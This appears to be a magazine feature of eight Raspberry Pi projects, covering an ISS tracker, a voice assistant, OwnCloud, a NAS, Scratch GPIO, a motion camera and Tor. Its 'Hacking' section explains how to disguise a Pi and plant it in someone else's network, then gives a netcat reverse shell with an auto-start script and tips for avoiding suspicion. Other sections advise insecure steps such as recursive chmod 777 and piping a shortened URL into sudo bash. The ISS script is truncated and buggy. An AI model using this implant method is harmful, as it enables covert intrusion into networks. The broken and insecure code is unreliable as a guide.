

RASPBERRY PI PROJECTS

The Raspberry Pi has been a breath of fresh air for tinkerers, teachers and anyone interested in finding out how computers really work.

On the one hand, it's just a Linux box. There's nothing you can do on a Raspberry Pi that you can't do with any other Linux machine, so there's nothing special about any of the projects here – you can follow the same set of instructions on your x86 box and get exactly the same result,

which shows one of the wonderful things about Linux: that it's scalable and flexible.

But there's something magical about the Pi that makes it feel like a different proposition to a standard Dell box. There's a spirit of adventure to it, a sense that you can have a go and do anything – and that's what we want to capture over these eight pages. So without further ado, we want you to get stuck into these eight projects. Carry on – and let us know what amazing things you build!

International Space Station detector

Get a warm fuzzy glow from your Linux box whenever the ISS is near.

For our first project we're going to turn our Raspberry Pi (or any other Linux device) into an ISS detector by writing a very basic Python script. When it senses that the space station is close, it creates a signal of some kind. We'll start out with text output, but this can be augmented in any way you choose.

There are more output options for the Raspberry Pi than we could list, but at its simplest you could light a single LED, or pulse a couple of LEDs depending on distance. It's an idea that's been around for a while. There was a Gnome panel applet, for example, that performed a similar task, and earlier this year a Kickstarter project turned a Raspberry Pi into an ISS beacon. Sadly, the code for this project is unlikely to be released in its entirety, so we're going to have to come up with our own solution.

As we're dealing with orbital data that's constantly changing, as well as very complex astronomical calculations, creating an ISS detector might initially seem challenging. But this isn't as difficult as it first seems. Despite the task requiring some serious mathematical knowledge, we can wield the

“We can wield the power of open source and the internet to build on solutions created by other people.”

power of open source and the internet to build on solutions created by other people. You'll find the code below, but before copying and pasting into your favourite text editor, we'll explain what it's doing.

The first chunk of code comes from Alex Barts, and it accesses ISS location data

through a third-party web API. This means we don't have to make any calculations ourselves, or worry about any orbital mechanics. The API call simply returns the latitude and longitude of the ISS's current position. In the Python code that follows, this is parsed using JSON, a widely used format for sharing data that's perfect for interoperability.

We've called the third function in our script `sph_dist` and it was originally written by John Cook. Using Python's `math` module, this calculates the distance between two points on a sphere, taking the two sets of latitude and longitude as its input. This is exactly what we need, because the ISS-locating function returns compatible values, and it's easy to define your own location by searching for the latitude and longitude. The final 'arc' value needs to be multiplied by the

radius of the Earth in your chosen unit. Our unit is miles, so we multiply the answer by 3,960, but if you want kilometres, multiply this by 6,373 instead. This function is assuming the Earth is completely spherical – there is a 0.3% difference between equatorial and polar diameters, but we're happy to live with this error.

Follow the space station

All the script then does is output the location of the ISS followed by the distance from the location entered into the home location at the top. We could have automated that part, but it would add to the complexity and the amount of code we'd have to print – and anyway, it's a challenge for anyone who wants to add their own mark to the script. When you've added the following to a text file, it can be executed by typing **python** followed by the script's filename.

```
import urllib, json, threading, math
url= "https://api.wheretheiss.at/v1/satellites/25544"
home_lat = 51.4353
home_long = 2.0043
def work(home_lat, home_long):
    response = urllib.urlopen(url)
    data = json.loads(response.read())
    iss_lat = data['latitude']
    iss_long = data['longitude']
    distance = sph_dist(home_lat, home_long, iss_
lat, iss_long)
    printCoordinates(distance, home_lat, home_
long, iss_lat, iss_long)
    threading.Timer(30, work(home_lat, home_
long)).start()
def printCoordinates(distance, home_lat, home_long,
iss_lat, iss_long):
    print "The International Space Station's current
coordinates are "
    print "Latitude =",iss_lat,"", "Longitude =",iss_
long
    print "Current distance to the ISS: ",distance
def sph_dist(lat1, long1, lat2, long2):
    degrees_to_radians = math.pi/180.0
    phi1 = (90.0 - lat1)*degrees_to_radians
    phi2 = (90.0 - lat2)*degrees_to_radians
    theta1 = long1*degrees_to_radians
    theta2 = long2*degrees_to_radians
    cos = (math.sin(phi1)*math.sin(phi2)*math.
cos(theta1 - theta2) + math.cos(phi1)*math.c$
    arc = math.acos( cos )
    return arc * 3960
work (home_lat, home_long)
```

We left any Raspberry Pi-specific code out until now, so it could be used in as many places as possible, but now we're going to add a new function that will simply light an LED. This is probably the simplest circuit you can build – the hardware equivalent to "Hello


World", but it's perfectly suited to our needs and can easily be expanded. A single LED circuit needs nothing more than an LED itself, a 270Ω resistor (this is important) and a couple of wires. The circuit connects one of the GPIO pins on the Raspberry Pi through the long leg of the LED, as this is the positive side, with the resistor going between the short leg of the LED and the GND, or 0V, pin back on the Raspberry Pi. Our Python script will then send a message to the GPIO pin that will send 3.3 volts through the circuit, lighting the LED. As the whole point of this project is to light the LED when the ISS is in relatively close proximity, we'll use the distance value to check whether the ISS is less than 200 miles away.

To bring GPIO functionality into Python, add the **RPi.GPIO** module to the top of the script – we do this 'as GPIO' so we don't have to refer to the entire module name through our code. Here's what ours looks like:

```
import urllib, json, threading, math, RPi.GPIO as
GPIO
```

Below this we need to initialise our GPIO connection, and this is where we need to define which pin we're using. GPIO pin numbers don't always correspond exactly to those on the board, because the Raspberry Pi doesn't reveal all potential outputs, and that GPIO numbering is often derived from the pin numbers on the microcontroller rather than the pins present on the circuit board.

This problem is solved by setting the GPIO mode to the pins, rather than of the chip, and we follow this command by initialising pin 12 – which is the pin we've wired and



The International Space Station yesterday.

connected our LED to:

```
GPIO.setmode(GPIO.BOARD)
```

```
GPIO.setup(12, GPIO.OUT)
```

Now all we need to do is add the distance check, which we're going to add to the above script immediately after the **distance = sph_dist** call and before **printCoordinates**.

All this code is doing is sending a positive value to the GPIO pin if the distance is less than 400, and sending a negative value if the distance is greater. We chose 400 because this should mean the ISS is visible around 40 degrees above the horizon.

```
if distance < 400:
```

```
    GPIO.output(12,True)
```


```
else:
```

```
    GPIO.output(12,False)
```

All that's left now is to save the script and run it. For space, our script is pretty crude, but it does work. It should really have a more graceful way of quitting other than Ctrl+C, as we should execute **GPIO.cleanup()** to close our connection to the GPIO pins, but this should be pretty easy to add.

Viewing the ISS

A few local conditions need to be satisfied if you want to see the International Space Station from your location. Firstly, it may be obvious, but all satellites are only lit by the sun. That means that in the dead of night, they're probably veiled within the Earth's shadow just like us. They need to be lit by the sun to be visible. But as the observer needs to be in the dark, viewing time has to be within a time envelope either directly after the sun has gone down, or when it's about to come up, so that the space above you is effectively lit by the sun while the ground is not. The duration of this envelope is dependent on your location and the time of the year, but it's usually a couple of hours. Thanks to its large solar panels, the ISS is usually impossible to miss if you get the time right. It can often be the brightest object in the sky and will normally take several minutes to progress from one side of the sky to the other. It's a wonderful object to look out for.



Use one of the real-time trackers online to test your own Raspberry Pi ISS detector

Voice Operated Pi

Open the pod bay doors, HAL.

We've wanted to write something about Linux voice recognition since we began the magazine, simply to cause search engines even more confusion when people search for 'linux voice', and this excellent project has given us the perfect excuse. Jasper is an ambitious plan to control everything with your voice, in a similar way that you can through Android and iOS – except that Jasper is open source and easily extensible. By default, it will check your email, send you text messages and tell you the weather, but it can be easily added to. And as it works best with a machine that's always on and always listening, the Raspberry Pi makes the perfect platform.

You'll need some speakers or headphones connected to your Pi to hear Jasper's output, and as the Pi has no microphone input, the only other requirement is for a USB microphone of your own. These can be bought cheaply, but we did have trouble finding one that worked without further configuration. The project itself recommends the Kinobo USB 2.0 'Akira' microphone, which costs around \$25, but we ended up with a generic model costing less than \$10. The easiest installation method is to grab the Jasper card image from <http://jasperproject.github.io> and transfer this to your SD card using your preferred method before booting off this with your Pi. You then need to connect to your Pi over SSH using the default credentials of **pi** as the username and

“With a bit of luck you should hear the sounds of a speech synthesizer saying ‘Hello, I am Jasper.’”

raspberry as the password.

Download the latest version of Jasper, then grab and configure some essential Python tools with the following commands:


```
git clone https://github.com/jasperproject/
```

```
jasper-client.git jasper
```

```
sudo pip install --upgrade setuptools
```

```
sudo pip install -r jasper/client/requirements.txt
```

The boot script needs to be added to a crontab, which you can do by typing **crontab -e** and adding **@reboot /home/pi/jasper/boot/boot.sh**; to its own line, then fix any broken permissions with **sudo chmod 777 -R *** before rebooting your Pi with **sudo shutdown -r now**.



You'll need a microphone for the voice recognition to work, and we'd recommend checking the compatibility list at elinux.org.

When your Pi comes back online, connect again and execute the following:

```
cd ~/jasper/client
```

```
python populate.py
```

You'll be asked for your name and then you'll be asked for your Gmail address, which is used to send you notifications. Your password is going to be stored in plain text, and you may not want to trust the packages you've just installed. You'll also be asked for your mobile number for notifications, the name of your nearest large town (for

the boot procedure again by typing **python ~/jasper/boot/boot.py** and restarting. You may also want to make sure your mic is recording and playback is working. You can do this by first making a recording and then playing it back with the following:

```
arecord -Dhw:0 -r 44100 -c 2 -f S16_LE test.wav
```

```
aplay -Dhw:1 -r 44100 -c 2 -f S16_LE test.wav
```

If either of these commands don't work, you'll need to manually configure **.asoundrc** using the output from **aplay -L** and **arecord -L** to specify the exact device names for your speakers and microphone.

However, most configurations will just work. It's only when the USB device of the microphone messes around with ALSA that trouble starts to creep in. With everything running, you can now start issuing commands to your new Raspberry Pi overlord. Start by saying 'Jasper'. Your Pi will output a high-pitched beep. Now say "What's the time?" When a command has been recognised, your Pi will issue a low beep before speaking the answer. Other questions you can ask include "What's on Hacker News", "Do I have any email?" and "What's the weather like tomorrow?" If you want to take this further, you can play with the configuration files to add Spotify playback integration as well as Gmail and Facebook support, and it's quite straightforward to add your own commands.

weather reports) and a timezone. For us, that's 'Europe/London'. You're then asked whether you want messages by email or text. You can change these settings later by editing a configuration file. You should then restart your Pi once more.

With a bit of luck, a few minutes later you should hear the sounds of a speech synthesizer saying "Hello, I am Jasper. Please wait one moment." It then takes another minute or two before everything else is read and you'll get another prompt. If this doesn't happen – and it didn't for us – re-connect to your Pi and kill all Python processes (**killall python**). Our problem was solved by running

Run your own OwnCloud


An easy-to-install Dropbox clone where you control all the data.

Storing things in the cloud is convenient. All your data is available from one place, and it can be accessed by multiple devices. But data in the cloud is out of your control, and that has lots of implications for privacy and security. It's far better, we think, to stay in control of your own data and services, but until relatively recently, there wasn't an option anywhere near as powerful as Google, Microsoft or Apple.

This is where OwnCloud steps in. It's an open source project that offers many of the same features as Apple or Google's cloud offerings, only it runs on your own hardware. Hardware like your Linux box or humble Raspberry Pi, which is particularly well suited as it doesn't suck too much power. You will need plenty of storage, however, so we'd recommend the use of an external USB drive (see box on Network Attached Storage, below). OwnCloud itself runs on Apache and PHP, which can be installed with the following commands:

```
sudo apt-get install apache2 php5 php5-gd
php-xml-parser php5-intl php5-sqlite php5-mysql
smbclient curl libcurl3 php5-curl
```

You can then install OwnCloud directly from its own archive. Go to owncloud.org, click on 'Install' and choose the option for your own server. Grab the Unix file (**tar.bz2**) and download it to your Pi. Unfold the archive from the command line with **tar xvf owncloud.tar.bz2** – this takes a surprising amount of time on your Pi – and move the resulting folder into the root of your Apache



If you're setting up OwnCloud, your Raspberry Pi will need a static IP address and you'll need to forward web requests to this from your firewall/router.

server with **sudo mv owncloud /var/www** before making sure the new files have the correct permissions for their new location: **sudo chown -R www-data:www-data /var/www/**. To give OwnCloud full control of its own directory, we need to enable 'htaccess' override files in Apache. To do this, open **/etc/apache2/sites-enabled/000-default** with your favourite text editor and modify the **AllowOverride** option to say **All** rather than **None** in the **/var/www** folder (OwnCloud will give you a security warning if you don't get this correct). Now all that's left to do is open a browser and point it at the IP

address of your Pi followed by 'owncloud': **http://192.168.1.111/owncloud/** for example. The landing page should open and ask you to create an admin account.

Using OwnCloud is straightforward. When you first connect you'll be reminded of the desktop and Android clients that can automatically sync your OwnCloud folder with those devices, and we'd recommend using them. But from within the web interface, you can still drag and drop files and folders, create shared links and add users and plugins from the admin page – all while staying in control of your data.

Network Attached Storage Add some much needed external storage and share your files across the network.

With OwnCloud running on your Pi, you don't particularly need a network attached storage solution, as OwnCloud and its clients will perform most functions without any extra effort. However, if you want to stream films and music, you'll find that it gives you much better performance. But before we install and configure this, we need to solve the problem of additional storage. This can be done by connecting a USB drive, but to make your storage area part of the overall filesystem – so that it can be shared across the network or used by OwnCloud – requires a couple of extra steps.

Connect your pre-formatted ext4 USB drive. It should be automatically mounted to a UUID-named folder under **/media**. Create a **nas** folder in **/media** and add the following line to **/etc/fstab**, replacing the UUID with that of your device:

```
UUID="4c002899" /media/nas ext4 defaults 0 2
```


This will ensure that our drive is always mounted at the same place with a more human-readable name. You can mount this by typing **mount /media/nas** or restarting your Pi. Move the **/var/www/owncloud** folder to your external storage and update the ownership to **www-data** as we did in the OwnCloud section above. Now make a symbolic link between the new location and the old – **ln -s /media/nas/owncloud /var/www/owncloud** and everything should work.

To create a Samba share, create a folder on your storage device and make sure it belongs to user 'pi'. Then install **samba** and **samba-common-bin**. Type **sudo nano /etc/samba/smb.conf** to open Samba's configuration file with the Nano editor. Change the **WORKGROUP** name to the name of our local

workgroup, if you have one, and add the following to create a shared folder on your external USB storage:

```
[pi]
comment= Raspberry Pi
path=/media/nas
browseable=Yes
writeable=Yes
only guest=no
create mask=0777
directory mask=0777
public=no
```

Finally, create a Samba password for your username with **smbpasswd -a pi**. You can now add, remove and edit files on your share remotely by using the **smb://pi@pi_address URI** where you'll be asked to enter your password before being granted access.



Scratch and GPIO



Use the graphical language to interact with the real world.


Scratch is a graphical programming language. This means that rather than type in code, you drag and drop colourful blocks of code into place. It is a bit limited by the range of code blocks available, but it's great for getting kids interested in code. It runs on Linux, Mac and Windows, and there's a web-based version as well (at <http://scratch.mit.edu>).

There's been a recent surge in interest because it's been adopted by the Raspberry Pi foundation (along with Python) as a way of unlocking the power of the Pi. It's also likely to be used by many teachers in England and Wales come the start of the new computing curriculum this September, as it provides a useful bridge between pseudo-code and 'real' programming. To make this work even better, there is a modified version of Scratch that enables you to use the additional hardware connected through the GPIO ports.

To get started controlling hardware with Scratch, download this modified version and install it by typing the following commands into LXTerminal:

```
sudo wget http://goo.gl/Pthh62 -O isgh5.sh
sudo bash isgh5.sh
```

This will install two new versions of Scratch and put icons for them on your



The first circuit simple switches the output on, waits one second, then switches it off, then waits one second and repeats.

desktop. Scratch GPIO 5 (without the plus at the end) is the one we'll use. The Scratch GPIO 5 Plus program can be used together with some expansion boards (such as Pimoroni's Pibrella), but we're going to go back to basics and build our own circuits.

Blinkenlights

We'll create two programs: one that just switches an LED on and off, and one that takes two buttons as inputs and uses them to turn the switches on and off. In order to make the circuits work properly, we'll also need some resistors to control the way the



electricity flows. The diagrams above and below show the two different programs and how to wire them up.

LEDs have to be connected the correct way around. There should be a flat edge on the circular base. This marks the negative leg. All the other components will work either way around.

There are a few different ways to number the pins on the Pi, so it's important to make sure you are connecting the wires to the correct pins. If you hold the Pi with the SD card at the top, the top-left pin will be number 1, the top right pin is 2. The second row down is pins 3 and 4, than 5 and 6, and so on.

There's more information on how to use Scratch with the GPIOs at <http://cymplecy.wordpress.com/scratchgpio>.

"There's been a surge in interest in Scratch, because it's been adopted by the Raspberry Pi Foundation."



You could use the button circuits from this project in other programs to take input from the user.

Security camera



Build a motion-activated camera and keep your buildings secure.

The Raspberry Pi with a camera board is one of the cheapest ways of building your own networked camera system. What's more, because the Pi is fully programmable, it's one of the most versatile ways of streaming live video.

To do this, you'll need one of the official Raspberry Pi camera modules. There are two versions available: the normal one, and the NOIR version. The NOIR version doesn't have an infrared sensor, so it captures pictures better in low light conditions. Either will work fine.


Once you've installed your camera module (full instructions are at www.raspberrypi.org/help/camera-module-setup), you need to get the software for streaming the video over the network. Open up LXTerminal on your Pi and enter the following commands:

```
git clone https://github.com/silvanmelchior/RPi_Cam_Web_Interface.git
cd RPi_Cam_Web_Interface
chmod u+x RPi_Cam_Web_Interface_Installer.sh
./RPi_Cam_Web_Interface_Installer.sh install
```

The final command may take a little while to run, but once it has, restart your Pi. It'll automatically start streaming, so all you need to do is find out the IP address so that you can get the stream from another computer. Open up LXTerminal and enter:

```
ifconfig
inet addr:192.168.0.11 Bcast:192.168.0.255
Mask:255.255.255.0
```

Keep yourself safe online



Tor is a way of staying anonymous online. We've covered it in detail in the Tutorials section of this issue, so take a look there if you haven't heard of it before. You can use a Raspberry Pi to create a wireless access point that pushes all of your internet traffic onto Tor.

Adafruit has created a starter kit with everything you need to do this – but all you really need is an SD card and wireless adaptor, so if you have these already, there's no need to purchase it. You can still follow the Adafruit instructions to set everything up (<https://learn.adafruit.com/onion-pi/overview>).

It may take a little time to run through everything, but you'll learn a bit about how Linux handles routing and networking along the way.

The **inet addr** is what we need (in this case 192.168.0.11). From another computer on the same network, you should be able to open up a web browser and enter this in the URL bar. You should see a page something like the image on the right.

On this page, you can adjust all the different attributes of the camera, record videos and take pictures (the results of which are available if you click on the Download Videos and Images link – don't worry if the preview doesn't work, you can still download the files). What's more, you can start motion detection. When this is on, it will monitor the image for moving objects, and when it finds some, it'll record a video. This is perfect for a security camera because it means you can save footage of things happening, but not waste disk space with endless hours of nothing going on.

Too much data


The standard resolution video sends quite a lot of data, which can cause problems for the Pi. We found that the motion detection worked better at a lower resolution and frame rate. This should be OK for a security camera as high definition isn't essential. Another option would be to overclock your Pi, but this would draw more power, and since it'll be running constantly, it could cause it to overheat if it's in an enclosed space. Moderate overclocking probably won't be a problem, but you have been warned! Large video resolutions also lead to large file sizes. What you're willing to use will depend on the amount of storage you have available, and how often you want to clear it out. We opted for a width of 600, a height of 500 and a frame rate of 10 for video.

All this is quite useful, but each time the Pi restarts, it resets all these settings. Ideally, we want a way of saving the default settings, and having these run whenever the Pi is switched on. Fortunately, there is a config file that does just this.

The config file is **/etc/raspimjpeg**. You can open it by entering the following in LXTerminal:

```
sudo leafpad /etc/raspimjpeg
```

You can change this depending on how you want your setup to work – the best option is to test out different settings using the web page, then enter them into here when you're happy. The lines we changed



Without the infra-red filter, the colour is a little off on the NOIR camera module, but it works much better in low-light.

are as follows:

```
video_width 600
```


```
video_height 500
```

```
video_fps 10
```

```
motion_detection true
```

The final line (it's also the last line of the config file) will start motion detection automatically. Just restart your Pi and all these changes will take effect.

There are loads more things you can do with this software. Take a look at <http://elinux.org/Rpi-Cam-Web-Interface> for more information and inspiration.



Hacking



A little computer is an essential part of a penetration tester's toolbox.

The Raspberry Pi is small enough to fit inside other devices, yet also powerful enough to be used as a general-purpose hacking device. This means it's an excellent choice for hiding inside someone else's network. This is the sort of operation that Hollywood loves. In films, hackers are often shown turning up at some location disguised as a maintenance crew, sneaking some piece of hardware in, and then compromising the computer system. We'll show you how to do just this with a Raspberry Pi and a bit of ingenuity.


The first thing you need is some housing for the Pi that no-one would suspect. In order for it to work, it'll need a power supply and a network cable. This could mean disguising it as a security camera, a network printer, or a router. There really are lots of options here.

The second thing you'll need is some software. Raspbian is a great general-purpose OS, but it lacks some of the software that's useful when you're trying to break into a network. Kali is a Linux distribution that's designed specifically for penetration testers (ethical hackers), and has a version for the Raspberry Pi. Download it from www.offensive-security.com/kali-linux-vmware-arm-image-download, and then transfer it onto an SD card using the `dd` command.

Reverse shell

When you boot up into Kali, you'll get to a login screen. The credentials are `root / toor`. Once you're logged in, the command `startxfce4` will begin a graphical session.

It's often possible to plug any device into an organisation's network and access the internet, and that's what we'll try and do with our hacking box. However, we need a way of controlling it. You won't be able to SSH into it because it'll be behind a NAT and firewall. However, it's often much easier to make a connection out of a network than it is to make a connection in. We'll set our Raspberry Pi up to connect outwards to our main machine and create a reverse shell. That means that we'll be able control the Pi



Kali has the Xfce desktop rather than LXDE, which is the default on Raspbian. Now that there's a version for the Raspberry Pi, penetration testers are in for some fun.

from the machine that the Pi connects to in the opposite way to an SSH session.

To do this in the hacking scenario, you'll need a machine with a public IP address (such as a VPS or a web server), but for testing, you could just use another machine on the same network. To set up the reverse shell, you first need to set the main machine (ie not the Raspberry Pi) to listen. You can do this with the command:

```
nc -l 1234
```

This will listen on port 1234 (you could use port 80 to avoid suspicion if you're not running a web server). On the Pi, you can then enter:

```
nc -e /bin/bash 192.168.0.2 1234
```

This will connect to the IP address 192.168.0.2 (you will need to change this). On the main machine, you can now enter commands that will run on the Pi.

Start on boot

Of course, this won't work in our hacking scenario because we won't be able to get to the Pi to enter the command to start the reverse shell. We need to set it to run automatically, and reconnect if there's a problem. We can do this by creating a script and running it at boot. First create the file

`/root/autoconnect` with the contents:

```
#!/bin/bash
while true
do
    nc -e /bin/bash 192.168.0.2
done
```

and make it executable with:

```
chmod a+x /root/autoconnect
```

Then create a script to run it at boot. This will be the file `/etc/rc3.d/Zautoconnect`, and it should contain:

```
#!/bin/bash
/root/autoconnect &
```

Voilà! You now have a machine that, when plugged into a network, will automatically connect back to your computer and allow you to control it, giving you access to an internal network from outside. By making an outward TCP connection, it should allow you to get through many (though not all) firewalls. It's also armed to the teeth with penetration testing software to allow you to scan and attack the network it's in.

This is a great tool for penetration testers, and should be used only in that way – to find security weaknesses with the permission of the people who own the network you're attacking. Using it maliciously is illegal and many countries have severe penalties for hacking. What's more, the above script has your IP address in it, so it won't take them long to find you when they discover the device. Use it responsibly!

“We'll set our Raspberry Pi up to connect outwards to the main machine and create a reverse shell.”

Minecraft

Only the Pi version of Minecraft lets you script your world.

